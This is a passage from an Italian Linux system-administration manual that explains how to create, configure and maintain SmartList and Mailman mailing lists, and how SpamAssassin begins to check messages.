root   listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Lo script informa su quanto ha prodotto: precisamente ha creato la directory '`prova/`' e vi ha posto all'interno una serie di file. Se prima di utilizzare lo script, questo è stato modificato come suggerito in precedenza (in modo da generare dei collegamenti simbolici), ciò che si vede qui è il risultato che si ottiene.[3]

Subito dopo, '**createlist**' suggerisce anche le modifiche da apportare al file '`/etc/aliases`'.

```
Now make the following entries in your /etc/aliases file:
########################################################################
prova: "|exec /home/listserv/.bin/flist prova"
prova-request: "|exec /home/listserv/.bin/flist prova-request"
prova-dist: :include:/home/listserv/prova/dist
########################################################################
And make sure to run newaliases afterwards.
```

Una volta inseriti questi alias, come suggerisce lo stesso '**createlist**', si deve avviare '**newaliases**'.

newaliases [*Invio*]

```
/etc/aliases: 18 aliases, longest 48 bytes, 313 bytes total
```

A questo punto la lista '**prova**' è pronta e funzionante: l'indirizzo *prova-request@...* serve per iscriversi, per ritirarsi e per ottenere informazioni; l'indirizzo *prova@...* è quello che viene usato per l'uso normale della lista.

Per eliminare una lista, si utilizza lo script '**removelist**' con la sintassi seguente:

```
remove nome_lista
```

L'esempio seguente, elimina la lista '**prova**'.

removelist prova [*Invio*]

```
Expunging /home/listserv/prova, countdown initiated:
                                                    3
                                                      2
                                                        1
                                                          zero
Don't forget to remove the corresponding entries from
the /etc/aliases file:
########################################################################
prova:
prova-request:
prova-dist:
########################################################################
```

L'effetto è abbastanza logico: viene eliminata la directory '`prova/`' con tutto il suo contenuto di file, collegamenti e sottodirectory. Come si può intuire, per finire l'operazione occorre eliminare gli alias all'interno del file '`/etc/aliases`'.

330.2.4 Varianti per Exim

Se l'MTA è Exim, le righe da includere nel file '`/etc/aliases`' devono essere un po' diverse e precisamente sono quelle seguenti. In pratica, non si può usare il comando interno di shell '**exec**'.

```
prova:         "| /home/listserv/.bin/flist prova"
prova-request: "| /home/listserv/.bin/flist prova-request"
prova-dist:    :include:/home/listserv/prova/dist
```

Inoltre, dal momento che si usano dei condotti tra gli alias, è necessario che sia stato stabilito nella configurazione di Exim quale utente e gruppo usare come proprietari del processo relativo. Nella parte della configurazione riferita ai driver di direzione (*director*), dovrebbe apparire la definizione degli alias di sistema in un modo simile a quello seguente:

```
system_aliases:
  driver = aliasfile;
  file = /etc/aliases,
  search_type = lsearch
  user = exim
  group = mail
```

Secondo questo esempio, i condotti vengono avviati con i privilegi dell'utente '**`exim`**' e del gruppo '**`mail`**'.

È probabile che gli eseguibili di SmartList abbiano il bit SUID attivo, appartenendo all'utente '**`root`**' (SUID-root). In tal caso, non è importante quali siano i privilegi utilizzati per l'avvio del condotto, perché tanto poi i programmi di SmartList acquistano automaticamente i privilegi dell'utente '**`root`**'.

330.2.5 Organizzazione dei permessi e amministrazione delle liste

SmartList è organizzato in modo che tutto quello che serve per l'amministrazione del servizio possa essere svolto da un utente che faccia parte anche del gruppo a cui appartiene l'utente fittizio della gestione di questo sistema ('**`listserv`**' o altro). Per evitare errori, la directory iniziale di SmartList deve avere il bit SGID attivo, assicurando così che tutto ciò che discende da questa appartenga allo stesso gruppo della directory.

In questa situazione, il meccanismo può funzionare solo se, quando si interviene nei file delle liste, si utilizza una maschera dei permessi pari a 007_8. Questa consente di avere i permessi di scrittura anche per il gruppo, mentre toglie tutti i permessi per chi non abbia i privilegi dell'utente o del gruppo proprietari.

Dal momento che SmartList, per se stesso, richiede solo che il suo gruppo fittizio abbia tutti i permessi necessari a intervenire nei file (e nelle directory) delle liste, si può affidare l'amministrazione di liste differenti ad amministratori diversi, senza che questi abbiano i privilegi del gruppo di SmartList. Basta abbinare ai file delle liste rispettive la proprietà dell'utente amministratore. In pratica, si utilizza lo script '**`donatelist`**' secondo la sintassi seguente:

```
donatelist utente nome_lista
```

L'esempio seguente, affida la lista '**`prova`**' all'utente '**`tizio`**'.

`#` **`donatelist tizio prova`** [*Invio*]

```
tizio    listserv  1024 Jun  3 .
listserv listserv  1024 Jun  3 ..
tizio    listserv  1024 Jun  3 prova
root     listserv     4 Jun  3 prova/accept -> dist
tizio    listserv  1024 Jun  3 prova/archive
root     listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
tizio    listserv  1024 Jun  3 prova/archive/latest
tizio    listserv    62 Jun  3 prova/dist
root     listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
tizio    listserv  4076 Jun  3 prova/rc.custom
root     listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
root     listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
root     listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root     listserv    14 Jun  3 prova/reject -> ../.etc/reject
root     listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
root     listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Anche in questo caso il listato che si ottiene rappresenta il contenuto della directory corrispon-

dente alla lista, da cui si può osservare che è stata cambiata la proprietà dei soli file e directory, mentre i collegamenti sono rimasti correttamente inalterati.

Ormai dovrebbe essere chiara la logica attraverso cui si configura una lista. Se certe impostazioni globali, espresse attraverso i collegamenti, non vanno bene, basta eliminare i collegamenti desiderati e produrre delle varianti locali. Naturalmente, nello stesso modo in cui si hanno queste impostazioni globali, si possono definire gruppi di configurazioni, a cui puntare i collegamenti che si desiderano.

330.2.6 Configurazione

La configurazione di SmartList si divide in due parti: una globale, che riguarda potenzialmente tutte le liste gestite, e una particolare per ogni lista. La configurazione globale è contenuta nella directory '`.etc/`' e viene usata per generare dei collegamenti nella directory di ogni lista, all'atto della creazione (come è stato mostrato). La configurazione particolare è costituita dai file che sono stati copiati nelle directory delle liste, la cui modifica, in tal modo, non può influenzare il comportamento delle altre liste.

È chiaro che se in una lista si desidera personalizzare qualche aspetto che riguarda file condivisi, basta cancellare il collegamento corrispondente e fare una copia locale di quel file.

I file più importanti da considerare sono '`rc.init`', fornito generalmente alle directory delle liste in forma di collegamento, e '`rc.custom`' che viene copiato necessariamente perché non può essere condiviso in ogni caso.

Vanno verificati entrambi i file: il primo almeno una volta quando si attiva il servizio; il secondo alla creazione di ogni lista nuova. I file sono commentati adeguatamente e questo dovrebbe bastare per capire il senso delle varie definizioni. In particolare, è importante verificare la definizione della variabile '**`domain`**', all'inizio del file '`rc.init`': deve contenere il dominio completo del nodo in cui si trovano a funzionare le liste. Eventualmente, se si vogliono gestire liste differenti su domini virtuali diversi, basta fare una copia del file '`rc.init`' nella directory di ogni lista, cambiando opportunamente la definizione di tali domini.

330.2.7 Iscrizione e ritiro dalla lista

L'utente qualunque che desidera iscriversi alla lista, deve inviare un messaggio all'indirizzo ***lista***`-request@`... (nel caso degli esempi proposti si tratta di *`prova-request@`*...), in cui, nell'oggetto o nel corpo del messaggio, appaia esclusivamente la parola '**`subscribe`**'.

Nello stesso modo, l'utente che vuole eliminare la propria iscrizione alla lista, deve inviare un messaggio contenente esclusivamente la parola '**`unsubscribe`**'.

330.2.8 Manutenzione

L'amministratore della lista, definito al momento della sua creazione, può utilizzare la posta elettronica per dare alcuni comandi elementari. In pratica può aggiungere o eliminare degli iscritti. Per ottenere ciò deve inviare un messaggio all'indirizzo ***lista***`-request@`... (nel caso degli esempi proposti si tratta di *`prova-request@`*...) in cui la voce '**`X-Command`**' deve essere usata per contenere il comando. Naturalmente, il risultato è un messaggio di risposta contenente l'esito del comando.

Si deve utilizzare la sintassi seguente:

```
email_amministratore parola_d'ordine comando
```

I comandi fondamentali sono:

```
subscribe email_nuovo_iscritto
```

```
unsubscribe email_vecchio_iscritto
```

```
help | info
```

I primi due comandi servono per aggiungere o eliminare un iscritto alla lista; l'ultimo serve a ottenere un riepilogo dei comandi disponibili (ne esistono altri).

La parola d'ordine viene definita all'interno del file '`rc.custom`' (contenuto nella directory della lista) e assieme a questa si può modificare il nome dell'intestazione da usare per inviare i comandi di amministrazione. L'esempio seguente mostra una possibile modifica del file '`rc.custom`' per fare in modo di poter usare il campo del '**`X-Admin:`**' al posto di '**`X-Command:`**'.

```
X_COMMAND               =       X-Admin
X_COMMAND_PASSWORD      =       Marameo         # put the password for
                                                # X-Command mails here
```

In origine, nel file '`rc.custom`', queste righe sono semplicemente commentate con il simbolo '**`#`**'. Bisogna togliere il commento e poi definire i valori da assegnare.

Si potrebbe essere tentati di utilizzare l'oggetto (il campo '**`Subject:`**') come sostituto di '**`X-Command:`**'. Questa non è una buona idea, in quanto provoca degli effetti collaterali abbastanza pesanti. Precisamente, non è più possibile per gli utenti utilizzare l'oggetto per iscriversi o cancellarsi dalla lista e nemmeno per usare altri servizi: se viene fatto erroneamente, non ricevono alcun avvertimento e solo l'amministratore ne è informato attraverso l'indicazione di un «comando sospetto». Ciò significa oltretutto che l'amministratore verrebbe disturbato continuamente con segnalazioni di errore fasulle.

Naturalmente, l'amministratore, per poter utilizzare l'intestazione '**`X-Command:`**' deve configurare opportunamente il proprio programma MUA. Per esempio, nel caso di Pine, occorre intervenire nel campo '**`customized-hdrs`**' (322.9).

È bene considerare che, anche se non si vuole utilizzare questo meccanismo, esiste una parola d'ordine predefinita che potrebbe essere usata da qualcun altro. Pertanto, è almeno opportuno indicare una parola d'ordine in ogni caso.

L'amministratore della lista può intervenire ugualmente per cambiare l'elenco degli iscritti modificando direttamente il file che lo contiene. Si tratta di '`dist`', composto semplicemente

da una serie di righe, ognuna delle quali riporta esclusivamente l'indirizzo di posta elettronica di uno dei destinatari.

330.2.9 Messaggi automatici

SmartList, come robot, deve inviare alcuni messaggi automatici a seguito dell'esecuzione di operazioni particolari, come l'iscrizione o la cancellazione in una lista. È evidente che sia opportuno tradurli e adattarli alle proprie esigenze particolari.

Il file '`help.txt`' contenuto nella directory della lista viene utilizzato come risposta a una richiesta '**`help`**' inviata all'indirizzo ***lista***`-request@`... (come sempre si può usare l'oggetto o il corpo del messaggio per scrivere la parola '**`help`**').

Tale file dovrebbe contenere le informazioni generali per usare tutte le liste che si gestiscono, per cui è generalmente un collegamento a un file uguale per tutte.

Volendo, si può aggiungere nella directory della lista un file di informazioni aggiuntivo e specifico. Deve trattarsi di '`info.txt`' e il suo contenuto viene accodato semplicemente a quello di '`help.txt`'.

```
                        General info
                        ------------
Subcription/unsubscription/info requests should always be sent to the -request
address of a mailinglist.
If a mailinglist for example is called "thelist@some.domain", then the -request
address can be inferred from this to be: "thelist-request@some.domain".

To subscribe to a mailinglist, simply send a message with the word "subscribe"
in the Subject: field to the -request address of that list.

To unsubscribe from a mailinglist, simply send a message with the word (you
guessed it :-) "unsubscribe" in the Subject: field to the -request address of
that list.
…
```

SmartList, come altri applicativi del genere, mantiene un archivio dei messaggi ricevuti, che può essere consultato (in modo piuttosto scomodo) attraverso alcuni comandi da inviare all'indirizzo ***lista***`-request@`.... Il contenuto del file '`archive.txt`' serve a descrivere la procedura da utilizzare per questo scopo e si ottiene quando all'indirizzo ***lista***`-request@`... si invia un messaggio con il comando '**`archive help`**' nell'oggetto.

```
This archive server knows the following commands:

get filename ...
ls directory ...
egrep case_insensitive_regular_expression filename ...
maxfiles nnn
version
…
```

330.2.10 Configurazione dell'archivio

L'archivio dei messaggi si trova nella directory '`archive/latest/`' discendente dalla directory della lista a cui si riferisce. Ogni messaggio viene memorizzato in un file differente.

La configurazione normale dell'archivio prevede che vengano conservati solo gli ultimi due messaggi; se si vuole amministrare un archivio, è evidente che tale numero deve essere aumentato. La modifica alla configurazione deve essere fatta nel file '`rc.custom`', come nell'esempio seguente, in cui si stabilisce un massimo di 100 messaggi.

```
archive_hist    =       100             # number of messages left archived
```

330.2.11 Consultazione dell'archivio

Per consultare l'archivio si utilizzano una serie di comandi specifici, da inserire nel corpo di un messaggio di posta elettronica inviato all'indirizzo ***lista***`-request@...`. Quello che conta è che nell'oggetto venga indicata la parola '**`archive`**'. I comandi possono essere più di uno in uno stesso messaggio e seguono le regole descritte nella guida contenuta nel file '`archive.txt`'. Questa, come già accennato, si ottiene inviando la richiesta '**`archive help`**'.

330.2.12 Filtri di accesso

Una lista di discussione è il destinatario ideale di messaggi pubblicitari di vario tipo, o più semplicemente di *spam*. Sotto questo aspetto, lo studio di un valido sistema di filtro contro gli utilizzi impropri è più che opportuno.

Per quanto riguarda il controllo dell'iscrizione alla lista, SmartList permette di intervenire nella directory della lista da controllare, in particolare nel modo seguente:

- realizzando un file denominato '`reject`', contenente un elenco di mittenti (identificati dai rispettivi indirizzi di posta elettronica) da cui rifiutare gli accessi;
- creando un programma o uno script, denominato '**`subscreen`**', che, ricevendo l'indirizzo del mittente come primo argomento, deve restituire il valore zero quando l'accesso viene consentito.

Anche l'invio dei messaggi alla lista può essere controllato, precisamente attraverso il file '`accept`'. Generalmente questo è un collegamento al file '`dist`', quello che contiene l'elenco degli iscritti a cui inviare copia di tutti i messaggi della lista. In tal modo, solo gli iscritti possono inviare messaggi alla lista.

330.2.13 Liste moderate

Fino a questo punto è stato descritto come creare e gestire una lista non moderata. Per ottenere una lista moderata occorre indicare gli indirizzi di posta elettronica dei moderatori nel file '`moderators`'. La sola esistenza di questo file, nella directory della lista da moderare, fa sì che i messaggi vengano trasmessi solo ai moderatori; successivamente, uno di questi, dopo averli controllati ed eventualmente modificati, può ritrasmetterli aggiungendo la voce '**`Approved`**', seguita dal suo indirizzo di posta elettronica. I messaggi «firmati» in questo modo vengono rispediti a tutti gli iscritti alla lista.

330.3 Mailman

Mailman [4] è un sistema per la gestione di una lista di posta elettronica, gestito attraverso programmi CGI (capitolo 339). Questo tipo di lista di posta elettronica dipende pertanto, oltre che da un MTA adatto, anche da un servente HTTP (parte lv) in grado di consentire il funzionamento di programmi CGI; inoltre richiede di configurare Cron per la gestione delle operazioni periodiche.

Nella descrizione che qui viene fatta di Mailman, si trascura completamente, o quasi, ciò che riguarda la configurazione di Cron, dell'MTA e del servente HTTP, perché è molto probabile che la propria distribuzione GNU sia in grado di predisporre tutto questo in modo automatico, nel momento dell'installazione del pacchetto che corrisponde a questo applicativo. Eventualmente si può leggere la documentazione originale di Mailman che dovrebbe essere accessibile a partire da ⟨*http://www.gnu.org/software/mailman/mailman.html* ⟩.

330.3.1 Privilegi durante il funzionamento

Quando un programma di Mailman viene messo in funzione, dovrebbe acquisire privilegi limitati. Per questo, di solito gli si associa un utente e un gruppo particolari, che potrebbero corrispondere a un nome del tipo '**`mailman`**', oppure '**`list`**'. In condizioni normali, se si installa Mailman da un pacchetto predisposto per la propria distribuzione GNU, tutto dovrebbe essere sistemato in modo automatico, compreso l'aggiornamento del file '`/etc/aliases`', con la ridirezione della posta elettronica destinata a questo utente fittizio, verso l'utente '**`root`**'.

Nel caso particolare di Exim, può essere necessario stabilire l'utente e il gruppo con cui devono funzionare i programmi avviati attraverso gli alias. Per esempio, se si usa l'utenza fittizia '**`list`**' si potrebbe intervenire in un modo simile a quello seguente, nel suo file di configurazione:

```
system_aliases:
  driver = aliasfile;
  file = /etc/aliases,
  search_type = lsearch
  user = list
  group = list
```

330.3.2 Configurazione

La configurazione particolare di Mailman è contenuta in un file denominato '`mm_cfg.py`', che potrebbe trovarsi nella directory '`/etc/mailman/`'. Come suggerisce l'estensione, si tratta di uno script di Python.

La parte più significativa di questo file riguarda la dichiarazione di alcune variabili, come si vede dall'estratto seguente:

```
##############################################################
# Put YOUR site-specific configuration below, in mm_cfg.py . #
# See Defaults.py for explanations of the values.            #

DEFAULT_HOST_NAME = 'dinkel.brot.dg'
DEFAULT_URL       = 'http://dinkel.brot.dg/cgi-bin/mailman'
DELIVERED_BY_URL  = '/doc/mailman/images/mailman.jpg'

MAILMAN_OWNER     = 'mailman-owner@%s' % DEFAULT_HOST_NAME

PUBLIC_ARCHIVE_URL = '/pipermail'
PRIVATE_ARCHIVE_URL = '/mailman/private'

USE_ENVELOPE_SENDER = 0
```

Per prima cosa, si può osservare che i programmi CGI di Mailman dovrebbero essere accessibili a partire da *`http://dinkel.brot.dg/cgi-bin/mailman/`*; pertanto, il servente HTTP deve risultare configurato per consentire l'accesso in questo modo a tali file. In base all'esempio, si può verificare che ciò sia così provando a interrogare l'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/admin`*, dal quale si deve ottenere una pagina di informazioni sull'amministrazione delle liste.

Come si può intuire dalla configurazione, si definisce che l'amministratore del sistema Mailman si chiama *`mailman-owner@`*..., pertanto è necessario definire a chi deve corrispondere effettivamente questo indirizzo, intervenendo nel file '`/etc/aliases`' e avviando successivamente '**`newaliases`**' (se necessario). Supponendo che si tratti effettivamente dell'utente '**`tizio`**', potrebbe essere una riga come quella seguente:

```
mailman-owner: tizio
```

Infine, è necessario definire una parola d'ordine per l'amministrazione complessiva. Per questo si usa il programma '**`mmsitepass`**':

`#` **`mmsitepass`** [*Invio*]

`New password:` ***digitazione_all'oscuro*** [*Invio*]

`Again to confirm password:` ***digitazione_all'oscuro*** [*Invio*]

In questo modo, la parola d'ordine viene annotata, in modo cifrato per evitare che possa essere individuata facilmente.

330.3.3 Creazione e cancellazione di una lista

La creazione di una lista di Mailman è guidata dal programma '**`newlist`**', che si usa in pratica come nell'esempio seguente, in cui si crea la lista *`prova@`*...:

`#` **`newlist`** [*Invio*]

`Enter the name of the new list:` **`prova`** [*Invio*]

`Enter the email of the person running the list:` **`caio@dinkel.brot.dg`** [*Invio*]

`Initial prova password:` ***digitazione_all'oscuro*** [*Invio*]

```
Entry for aliases file:

## prova mailing list
## created: 29-Aug-2002 root
prova:                  "|/var/lib/mailman/mail/wrapper post prova"
prova-admin:            "|/var/lib/mailman/mail/wrapper mailowner prova"
prova-request:          "|/var/lib/mailman/mail/wrapper mailcmd prova"
prova-owner:            prova-admin

Hit enter to continue with prova owner notification...
```

Come si vede dal messaggio che si ottiene, è necessario intervenire poi manualmente nel file '`/etc/aliases`', per aggiungere alcune righe. In questo modo, gli indirizzi *`prova@`*..., *`prova-admin@`*..., *`prova-request@`*... e *`prova-owner@`*... possono poi funzionare regolarmente per la gestione e l'accesso alla lista.

Per eliminare una lista, si procede in modo analogo, con l'aiuto del programma '**`rmlist`**', che se usato con l'opzione '**`-a`**', cancella anche l'archivio dei messaggi:

`#` **`rmlist -a prova`** [*Invio*]

Infine, è possibile consultare rapidamente l'elenco degli iscritti a una lista con il comando '**`list_members`**':[5]

`#` **`list_members prova`** [*Invio*]

330.3.4 Amministrazione della lista

Mailman è fatto per essere utilizzato prevalentemente attraverso un navigatore, con il protocollo HTTP. Per verificare l'esistenza della lista appena creata, basta consultare il programma CGI '**`admin`**', che secondo la configurazione già vista in precedenza, dovrebbe essere accessibile all'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/admin`*. Ciò che si dovrebbe vedere è rappresentato dal listato seguente:

```
              dinkel.brot.dg mailing lists - Admin Links

   Welcome!

   Below is the collection of publicly-advertised mailman mailing lists
   on dinkel.brot.dg. Click on a list name to visit the configuration
   pages for that list. To visit the administrators configuration page
   for an unadvertised list, open a URL similar to this one, but with a
   '/' and the list name appended.

   General list information can be found at the mailing list overview
   page.

   (Send questions and comments to mailman-owner@dinkel.brot.dg.)


   List Description
   Prova [no description available]
```

Per configurare meglio la lista *prova@...* è sufficiente seguire il riferimento ipertestuale che si trova in corrispondenza del nome che appare sulla pagina, che in pratica porta all'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin/prova*. Come spiega la stessa pagina, se esistono delle liste non pubblicizzate, la loro configurazione si raggiunge in questo modo, mettendo il loro nome dopo quello del programma CGI '**admin**'.

```
Prova Administrative Authentication

                                          List Administrative Password:

______________________________
Let me in...

Important: From this point on, you must have cookies enabled in your
browser, otherwise no administrative changes will take effect.

Session cookies are used in Mailman's administrative interface so that
you don't need to re-authenticate with every administrative operation.
This cookie will expire automatically when you exit your browser, or
you can explicitly expire the cookie by hitting the Logout link under
Other Administrative Activities (which you'll see once you
successfully log in).
```

La pagina che si ottiene serve a richiedere l'identificazione dell'amministratore della lista in base alla parola d'ordine, come inserito quando è stato utilizzato il programma '**newlist**'. Superata questa fase si raggiunge la pagina di configurazione vera e propria, che corrisponde però allo stesso indirizzo precedente.[6]

```
Prova mailing list administration
General Options Section

     ----------------------------------------------------------------------

         Configuration Categories          Other Administrative Activities
     * General Options                     * Tend to pending administrative
     * Membership Management                 requests
     * Privacy Options                     * Go to the general list
     * Regular-member (non-digest)           information page
       Options                             * Edit the HTML for the public list
     * Digest-member Options                 pages
     * Bounce Options                      * Go to list archives
     * Archival Options                    * Logout
     * Mail-News and News-Mail gateways
     * Auto-responder

     ----------------------------------------------------------------------

   Make your changes below, and then submit them using the button at the
   bottom. (You can change your password there, too.)

   General Options
    Fundamental list characteristics, including descriptive info and basic
    behaviors.
```

Description	Value
The public name of this list (make case-changes only). (Details)	Prova
The list admin's email address - having multiple admins/addresses (on separate lines) is ok. (Details)	caio@dinkel.brot.dg
A terse phrase identifying this list. (Details)	
An introductory description - a few paragraphs - about the list. It will be included, as html, at the top of the listinfo page. Carriage returns will end a paragraph - see the details for more info. (Details)	
Prefix for subject line of list postings. (Details)	[Prova]
List-specific text prepended to new-subscriber welcome message (Details)	
Text sent to people leaving the list. If empty, no special text will be added to the unsubscribe message. (Details)	
Where are replies to list messages directed? Poster is strongly recommended for most mailing lists. (Details)	(*) Poster ( ) This list ( ) Explicit address
Explicit Reply-To: header. (Details)	
(Administrivia filter) Check postings and intercept ones that seem to be administrative requests? (Details)	( ) No (*) Yes
Send password reminders to, eg, "-owner" address instead of directly to user. (Details)	(*) No ( ) Yes
Suffix for use when this list is an umbrella for other lists, according to setting of previous "umbrella_list" setting. (Details)	-owner
Send monthly password	

```
       reminders or no? Overrides  ( ) No (*) Yes
             the previous option.
                        (Details)
        Send welcome message when  ( ) No (*) Yes
      people subscribe? (Details)
         Should administrator get
          immediate notice of new
       requests, as well as daily  ( ) No (*) Yes
          notices about collected
                  ones? (Details)
         Should administrator get
                       notices of  (*) No ( ) Yes
         subscribes/unsubscribes?
                        (Details)
         Send mail to poster when
        their posting is held for  (*) Yes ( ) No
              approval? (Details)
        Maximum length in Kb of a
       message body. Use 0 for no  40______
                  limit. (Details)
     Host name this list prefers.  dinkel.brot.dg____________________________
                        (Details)
         Base URL for Mailman web
      interface. The URL must end
        in a single "/". See also  http://dinkel.brot.dg/cgi-bin/mailman/____
     the details for an important
       warning when changing this
                  value. (Details)

                         To Change The Administrator Password
+----------------------------------------+ +---------------------------------------+
|   Enter current|_____________________| |       Enter new|_____________________|
|       password:|                     | |       password:|                     |
+----------------------------------------+ |----------------+----------------------|
                                           |     Confirm new|_____________________|
                                           |       password:|                     |
                                           +---------------------------------------+

                               [ Submit Your Changes ]
```

Quello che si vede sopra riguarda solo la configurazione generale, mentre sono disponibili altre voci per altre caratteristiche da configurare.

Al termine del lavoro, è bene indicare a Mailman la conclusione dell'attività selezionando la voce '**`logout`**'.

330.3.5 Accesso alla lista da parte degli utilizzatori normali

Gli utenti che possono avere interesse a iscriversi a una lista di quelle amministrate devono raggiungere l'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/listinfo`*:

```
dinkel.brot.dg Mailing Lists
Welcome!

Below is a listing of all the public mailing lists on dinkel.brot.dg.
Click on a list name to get more information about the list, or to
subscribe, unsubscribe, and change the preferences on your subscription.
To visit the info page for an unadvertised list, open a URL similar to
this one, but with a '/' and the list name appended.

List administrators, you can visit the list admin overview page to find
the management interface for your list.

(Send questions or comments to mailman-owner@dinkel.brot.dg.)

List                         Description
Prova                        [no description available]
```

Seguendo il riferimento ipertestuale corrispondente al nome della lista a cui si è interessati, si arriva alla pagina dalla quale ci si può iscrivere:

```
About Prova
To see the collection of prior postings to the list, visit the Prova
Archives.
Using Prova
To post a message to all the list members, send email to
prova@dinkel.brot.dg.

You can subscribe to the list, or change your existing subscription, in
the sections below.
Subscribing to Prova
Subscribe to Prova by filling out the following form. You will be sent
email requesting confirmation, to prevent others from gratuitously
subscribing you. This is a public list, which means that the members
list is openly available (but we obscure the addresses so they are not
easily recognizable by spammers).

  Your email     _______________________________
  address:
  You must enter a privacy password. This provides
  only mild security, but should prevent others
  from messing with your subscription. Do not use a
  valuable password as it will occasionally be
  emailed back to you in cleartext. Once a month,
  your password will be emailed to you as a
  reminder.
  Pick a         ________________
  password:
  Reenter
  password to    ________________
```

```
      confirm:
      Would you
      like to
      receive list  (*) No ( ) Yes
      mail batched
      in a daily
      digest?
                        [ Subscribe ]
    Prova Subscribers
    Click here for the list of Prova subscribers: [ Visit Subscriber list ]

    To change your subscription (set options like digest and delivery modes,
    get a reminder of your password, or unsubscribe from Prova), either
    enter your subscription email address:

                ________________________________ [ Edit Options ]

    ... or select your entry from the subscribers list (see above).
```

Chi si iscrive, indicando l'indirizzo di posta elettronica e la parola d'ordine per poter gestire la propria configurazione personale, viene richiesta successivamente una conferma via posta elettronica, simile a questa:

```
From: prova-request@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Reply-To: prova-request@dinkel.brot.dg
Subject: Prova -- confirmation of subscription -- request 779881

Prova -- confirmation of subscription -- request 779881

We have received a request from 192.168.1.1 for subscription of your
email address, <daniele@dinkel.brot.dg>, to the prova@dinkel.brot.dg
mailing list.  To confirm the request, please send a message to
prova-request@dinkel.brot.dg, and either:

- maintain the subject line as is (the reply's additional "Re:" is
ok),

- or include the following line - and only the following line - in the
message body:

confirm 779881

(Simply sending a 'reply' to this message should work from most email
interfaces, since that usually leaves the subject line in the right
form.)

If you do not wish to subscribe to this list, please simply disregard
this message.  Send questions to prova-admin@dinkel.brot.dg.
```

Di solito è sufficiente rispondere a questo messaggio, senza includere il testo precedente per

ottenere l'iscrizione. A iscrizione avvenuta si riceve un messaggio di conferma, in cui è annotata la parola d'ordine che è stata definita per la personalizzazione dell'iscrizione alla lista; in seguito si riceve mensilmente un promemoria del genere.

Per accedere alla gestione della configurazione personalizzata, si parte dalla stessa pagina già vista in precedenza, mettendo soltanto il proprio indirizzo di posta elettronica nella parte inferiore:

```
About Prova
…
…
Prova Subscribers
Click here for the list of Prova subscribers: [ Visit Subscriber list ]

To change your subscription (set options like digest and delivery modes,
get a reminder of your password, or unsubscribe from Prova), either
enter your subscription email address:

                ________________________________ [ Edit Options ]

... or select your entry from the subscribers list (see above).
```

Da lì si accede a una pagina in cui è possibile richiedere la cancellazione dalla lista o la modifica delle caratteristiche configurabili, con l'inserimento della parola d'ordine personale.

[1] **SmartList** GNU GPL o Artistic

[2] **Procmail** GNU GPL o Artistic

[3] Il listato che si ottiene è generato attraverso il comando '`ls -l`'. Nell'esempio si mostra un listato con meno colonne per non perdere le informazioni sulla parte destra, a causa del tipo di composizione tipografica adottato.

[4] **Mailman** GNU GPL

[5] Sono disponibili anche altri comandi, ma in generale è più semplice il controllo attraverso l'interfaccia dei programmi CGI.

[6] Come spiega Mailman stesso, è necessario che il navigatore sia in grado di accettare i *cookie*.

SpamAssassin

SpamAssassin è un sistema sofisticato per l'analisi dei messaggi di posta elettronica, allo scopo di individuare quelli che sono da ritenere *spam*, ovvero messaggi privi di alcun valore.

Il sistema di SpamAssassin può articolarsi in modi differenti; in questo capitolo viene preso in considerazione semplicemente l'uso attraverso il programma '**spamassassin**', tralasciando la possibilità di usare la coppia '**spamd**'/'**spamc**'.

SpamAssassin ha la capacità di «imparare» a selezionare i messaggi in base a esempi reali di messaggi *spam* e di messaggi «buoni» (*ham*). Per accumulare queste informazioni può avvalersi di un DBMS esistente, oppure può semplicemente salvare dei file nella directory '~/.spamassassin/'. In questo capitolo si considera solo tale ultima possibilità.

331.1 Configurazione di SpamAssassin

SpamAssassin, per distinguere ciò che è da intendersi come *spam*, utilizza una serie di file di configurazione, che possono trovarsi in '/usr/share/spamassassin/' e hanno estensione '.cf'. Questi file possono essere aggiornati, attraverso il programma '**sa-update**', che però li scarica all'interno di '/var/lib/spamassassin/...'; pertanto, se esistono i file all'interno di '/var/lib/spamassassin/', vengono ignorati quelli all'interno di '/usr/share/spamassassin/'.

Per modificare questa configurazione non si deve intervenire nelle directory appena descritte, mentre è possibile agire all'interno del file '/etc/spamassassin/local.cf' ed eventualmente nei file personali '~/.spamassassin/user_prefs'.

Per le situazioni comuni, non è necessario intervenire nella configurazione e l'uso di '**sa-update**' è più che sufficiente.

```
sa-update [opzioni]
```

Naturalmente, '**sa-update**' va usato con i privilegi dell'utente '**root**' e non servono opzioni se è stato compilato con i valori predefiniti corretti.

sa-update [*Invio*]

331.2 Cosa fa SpamAssassin

Per lo scopo di questo capitolo, si intende mostrare l'uso del programma '**spamassassin**', il quale riceve dallo standard input un messaggio di posta elettronica e, dopo la verifica, gli aggiunge delle intestazioni con cui è possibile qualificarlo:

```
spamassassin [opzioni] < file_messaggio > file_modificato
```

Nella documentazione originale si fa riferimento al programma '**spamassassin-run**', ma in generale si usa solo il nome '**spamassassin**'.

A titolo di esempio si veda cosa succede con un file che ha il contenuto seguente:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2007 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2007 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2007 19:17:19 +0200

ciao
```

Supponendo che si tratti del file ‘`messaggio`’, si può usare ‘**`spamassassin`**’ per controllarlo e ottenere il file ‘`messaggio_controllato`’:

$ **`spamassassin < messaggio > messaggio_controllato`** [*Invio*]

In questo caso, SpamAssassin dovrebbe considerarlo un messaggio normale e in tal caso, si limita a segnalarlo con delle intestazioni aggiuntive. Ecco come dovrebbe apparire il file ‘`messaggio_controllato`’:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2007 +0200
X-Spam-Checker-Version: SpamAssassin 3.1.1 (2006-03-10) on nanohost
X-Spam-Level:
